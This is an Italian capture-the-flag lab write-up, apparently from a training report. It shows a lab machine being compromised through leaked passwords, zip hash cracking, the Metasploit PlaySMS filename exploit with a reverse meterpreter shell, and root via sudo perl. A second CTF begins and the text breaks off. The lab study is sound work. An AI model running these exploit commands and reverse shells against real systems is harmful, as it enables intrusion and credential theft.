
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
```

# WEB SERVER

Notare l'**esposizione** della porta **80** con il servizio HTTP e il server web **Apache**. Nella scansione aggressiva, si esplorano possibili directory all'indirizzo: <http://10.0.2.4>.


Successivamente, si visita l'indirizzo sopra menzionato per acquisire e verificare ulteriori informazioni, ad esempio il **codice sorgente** delle pagine web.

Ecco come appare la home page dell'indirizzo http://10.0.2.4:



Sulla base delle informazioni fornite da nmap, ogni percorso viene **analizzato manualmente**, incluso il percorso principale che contiene il file **robots.txt**. Questo file specifica agli spider dei motori di ricerca quali URL possono essere presi in considerazione, e quali, invece, ignorati.

# WEB SERVER




A screenshot of a web browser window titled "10.0.2.4/robots.txt". The address bar shows the URL. Below the title bar, there's a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", and "Kali NetHunter". The main content area displays the following text:

```
User-agent: *
Disallow: /angel
Disallow: /angell
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
```

Questa informazione è  **preziosa**, poiché quei percorsi potrebbero contenere ulteriori **informazioni cruciali**. Pertanto, vengono visitati uno per uno fino a raggiungere il percorso **10.0.2.4/nothing**.

Inizialmente sembra non emergere nulla di interessante, ma rivedendo nuovamente il codice sorgente, si scoprono una serie di **password**:



# GOBUSTER


```
1 <html>
2 <head><title>404 NOT FOUND</title></head>
3 <body>
4 <!--
5 #my secret pass
6 freedom
7 password
8 helloworld!
9 diana
10 iloveroot
11 -->
12 <h1>NOT FOUND</h1>
13 <h3>go back</h3>
14 </body>
15 </html>
16
```

Queste password potrebbero servire per **accedere** a qualche servizio. Le teniamo da parte e proseguiamo con un **attacco dizionario** sulle directory del server web con il tool **gobuster**.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.4/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6          [status:404 NOT FOUND] [title:</title></head>
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:      http://10.0.2.4/
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:   10s
Starting gobuster in directory enumeration mode
./htpasswd    (Status: 403) [Size: 285]
./htaccess   (Status: 403) [Size: 285]
/cgi-bin/     (Status: 403) [Size: 284]
/index       (Status: 200) [Size: 3618]
/nothing     (Status: 301) [Size: 306] [→ http://10.0.2.4/nothing/]
/robots      (Status: 200) [Size: 102]
/robots.txt  (Status: 200) [Size: 102]
/secure      (Status: 301) [Size: 305] [→ http://10.0.2.4/secure/]
/server-status (Status: 403) [Size: 289]
/tmp         (Status: 301) [Size: 302] [→ http://10.0.2.4/tmp/]
/uploads     (Status: 301) [Size: 306] [→ http://10.0.2.4/uploads/]
Progress: 20469 / 20470 (100.00%)
Finished
```

# BACKUP.ZIP

Dal risultato ottenuto, emergono ulteriori percorsi di cui **non si era a conoscenza in precedenza**. Pertanto, con pazienza, si procede con l'analisi degli altri percorsi. Si è scelto di seguire un approccio ordinato, iniziando con l'analisi del percorso /secure:



Nella directory troviamo un file **zip** potenzialmente interessante chiamato '**backup**'. Purtroppo, il file è **protetto da una password** e non è possibile aprirlo. Successivamente, estraiamo **l'hash** della password dal file zip utilizzando lo strumento **zip2john**. Poi, utilizziamo john per tentare di crackare la password, fornendo la lista di password estratte dal codice sorgente di 10.0.2.4/nothing. In questo modo otteniamo la password ('**freedom**') per accedere al file zip.

# PASSWORD CRACKING

```
(kali㉿kali)-[~/Downloads]
$ zip2john backup.zip > zip.hash

(kali㉿kali)-[~/Downloads]
$ cat zip.hash
backup.zip/backup-cred.mp3:$zip2$*0*1*0*f7fbed2094d28bc9*841a*82*67ec429908caf33cf34e5c3f30a13a23747c4dfe17914274b6e404d2b59d
8dcec9f8dc549ce43ac4b5d2a2ff104f98aba748d566a8480df978f0a8f4cf4f485b2414d1328304207d7044d604e80b009828b56dac4d8a3f876464c9d9de
757e20f2c612dff6839c4f9ec7bdd10c168be5624b860f860dda8f749597302f9fc10a14f*e6da1038b02c0bc7bd4c*/$:/zip2$:backup-cred.mp3:backup.
zip:backup.zip


(kali㉿kali)-[~/Downloads]
$ john --wordlist=listapass.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Downloads]
$ john --show zip.hash
backup.zip/backup-cred.mp3:Freedom:backup-cred.mp3:backup.zip:backup.zip

1 password hash cracked, 0 left

(kali㉿kali)-[~/Downloads]
$
```

Estraiamo il file conoscendo la password:



All'interno del file zip sembra esserci un file **MP3**. Tuttavia, controllando il file con il comando 'file', ci si accorge che in realtà si tratta di un **file di testo**.

# PlaySMS - WEB APP

```
(kali㉿kali)-[~/Downloads]
$ file backup-cred.mp3
backup-cred.mp3: ASCII text

(kali㉿kali)-[~/Downloads]
$ cat backup-cred.mp3

I am not toooo smart in computer .....dat the resoan i always choose easy password...with creds backup file.... 


uname: touhid
password: *****

url : /SecretTSMStgatwayLogin
```

Il file in questione contiene un altro **segreto**: un percorso nascosto (**/SecretTSMStgatwayLogin**) e il nome utente '**touhid**'. Avendo a disposizione solo poche password trovate nel sorgente della pagina del percorso `/nothing`, abbiamo optato per provare manualmente l'accesso anziché utilizzare wordlist.


La password corretta per l'accesso con il nome utente è '**diana**'.

Visitiamo il percorso trovato e ci troviamo di fronte ad un'applicazione web. **PlaySMS** è un'applicazione per l'invio e la ricezione di SMS.



# METASPLOIT

Mossi dalla curiosità, abbiamo deciso di effettuare una **ricerca** relativa a playSMS su **msfconsole** per vedere se fosse presente qualche exploit interessante da poter sfruttare. Inoltre abbiamo condotto delle ricerche approfondite sul web.



```
[+] metasploit v6.4.15-dev
+ --=[ 2433 exploits - 1251 auxiliary - 428 post
+ --=[ 1471 payloads - 47 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s) ...
msf6 > search playSMS

Matching Modules
=====
#  Name
-  --
0  exploit/multi/http/playSMS_uploadcsv_exec      2017-05-21   excellent Yes   PlaySMS import.php Authenticated CSV File Upload Code Execution
1  exploit/multi/http/playSMS_template_injection  2020-02-05   excellent Yes   PlaySMS index.php Unauthenticated Template Injection Code Execution
2  exploit/multi/http/playSMS_filename_exec        2017-05-21   excellent Yes   PlaySMS sendfromfile.php Authenticated "Filename" Field Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playSMS_filename_exec
msf6 > 
```

Decidiamo quindi di usare l'exploit numero 2: **playSMS\_filename\_exec**, il quale sfrutta una vulnerabilità di una funzionalità nel caricamento di un file.

In sostanza, gli utenti autenticati all'applicazione, possono caricare un file e sostituirlo con un **payload dannoso**.

In questo caso, il payload di default è corretto, in quanto restituisce, in caso di riuscita, una shell **meterpreter**.

# METASPLOIT

```
msf6 > use multi/http/playsms_filename_exec
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_filename_exec) > options

Module options (exploit/multi/http/playsms_filename_exec):

Name      Current Setting  Required  Description
---      ---      ---      ---
PASSWORD    admin        yes       Password to authenticate with
Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes       The target port (TCP)
SSL              false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes       Base playsms directory path
USERNAME        admin        yes       Username to authenticate with
VHOST           None       no        HTTP server virtual host
```

Settiamo le **opzioni** necessarie affinché l'attacco vada a buon fine, come ad esempio username touhid, e password diana. Ovviamente, un parametro importante da settare è il **TARGETURI**. Quest'ultimo contiene il path relativo al login dell'applicazione playsms:  
**/SecreTSMStgatwayLogin**

```
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(multi/http/playsms_filename_exec) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMStgatwayLogin/
TARGETURI => /SecreTSMStgatwayLogin/
msf6 exploit(multi/http/playsms_filename_exec) > 
```

Dopodichè lanciamo l'attacco.

```
msf6 exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:39042) at 2024-07-17 17:07:41 -0400
```

# PRIVILEGE ESCALATION

Come si evince dalla figura, il payload ha avuto successo e ci ha restituito la sessione meterpreter, con l'utente **www-data**.


```
meterpreter > getuid  
Server username: www-data  
meterpreter > |
```

A questo punto cerchiamo un modo per fare una **scalata di privilegi** e ottenere accesso **root** alla macchina. Proviamo ad elencare i permessi di sudo che l'utente corrente ha sul sistema con il comando “**sudo -l**”. Infatti, l'output ci dice che l'utente www-data può eseguire come utente sudo, senza la necessità di password (**NOPASSWD**): **/usr/bin/perl**. Ciò significa che qualsiasi comando eseguito tramite perl, verrà eseguito con **privilegi root**.

```
User www-data may run the following commands on this host:  
(ALL) NOPASSWD: /usr/bin/perl  
sudo perl 'exec "sudo -s";'  
Can't open perl script "exec "sudo -s""; No such file or directory  
cd /usr/bin  
sudo perl 'exec "sudo -s";'  
Can't open perl script "exec "sudo -s""; No such file or directory  
sudo perl 'exec "cat /etc/shadow";'  
Can't open perl script "exec "cat /etc/shadow""; No such file or directory  
sudo perl -e 'exec "/bin/bash";'  
whoami  
root  
read_create(8ptn2,NULL,procsetfreeThread,argv[1]);  
exit  
exit have to wait for the threads to finish.  
[-] core_channel_interact: Operation failed: 1  
meterpreter > shell  
Process 25817 created.  
Channel 8 created.  
whoami  
www-data  
sudo perl -e 'exec "sudo -s";'  
whoami  
root
```

# PRIVILEGE ESCALATION


Quindi, abbiamo utilizzato il comando sudo **perl -e**, il parametro -e serve, da come si evince dal manuale di perl in figura, ad eseguire lo script **direttamente dalla linea di comando**.



```
(kali㉿kali)-[~]
$ perl --help

Usage: perl [switches] [--] [programfile] [arguments]
  -0[octal/hexadecimal] specify record separator (\0, if no argument)
  -a                  autosplit mode with -n or -p (splits $_ into @F)
  -C[number/list]     enables the listed Unicode features
  -c                  check syntax only (runs BEGIN and CHECK blocks)
  -d[t][:MOD]         run program under debugger or module Devel::MOD
  -D[number/letters]  set debugging flags (argument is a bit mask or alphabets)
  -e commandline      one line of program (several -e's allowed, omit programfile)
  -E commandline      like -e, but enables all optional features
  -f                  don't do $!elib/sitecustomize.pl at startup
  -F/pattern/         split() pattern for -a switch (//'s are optional)
  -g                  read all input in one go (starp), rather than line-by-line (alias for -0777)
  -i[extension]       edit < files in place (makes backup if extension supplied)
  -Idirectory        specify @INC/#include directory (several -I's allowed)
  -l[octnum]          enable line ending processing, specifies line terminator
  -(mM)[-]module     execute "use/no module ... " before executing program
  -n                  assume "while (<>) { ... }" loop around program
  -p                  assume loop like -n but print line also, like sed
  -s                  enable rudimentary parsing for switches after programfile
  -S                  look for programfile using PATH environment variable
  -t                  enable tainting warnings
  -T                  enable tainting checks
  -u                  dump core after parsing program
  -U                  allow unsafe operations
  -v                  print version, patchlevel and license
  -V[:configvar]      print configuration summary (or a single Config.pm variable)
  -w                  enable many useful warnings
```

Grazie a questa gestione errata della configurazione sul file **sudoers**, siamo riusciti a scalare i privilegi e ad ottenere l'accesso root.



```
cat flag.txt
root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password.....inting checks
u already have root shell.....
CONGO.....
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

# BONUS 3

## CTF blackbox DeRPnStiNK

### TRACCIA

Questa è una CTF con più di una bandiera (flag, codici inseriti dentro la macchina in punti strategici) da prendere.

Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

### Requisiti laboratorio :

1

- Non vengono fornite indicazioni sulla configurazione delle macchine

2

- Usare il terminale predefinito di Kali

1

- Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo

# BLACKBOX DeRPnStiNK

Si descrive il processo di penetrazione eseguito sulla macchina target "BlackBox Derpnstink" (192.168.178.172) durante un evento CTF (Capture The Flag).

Per escludere l'IP della macchina Kali Linux dallo scan, è stato controllato l'IP della macchina host.

Successivamente, è stato utilizzato il comando **nmap -sn [ip del network]** per identificare l'IP della macchina target.

Lo scan ha restituito diversi risultati, tra cui si riconosce la "BlackBox Derpnstink" con **IP 192.168.178.172**.

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
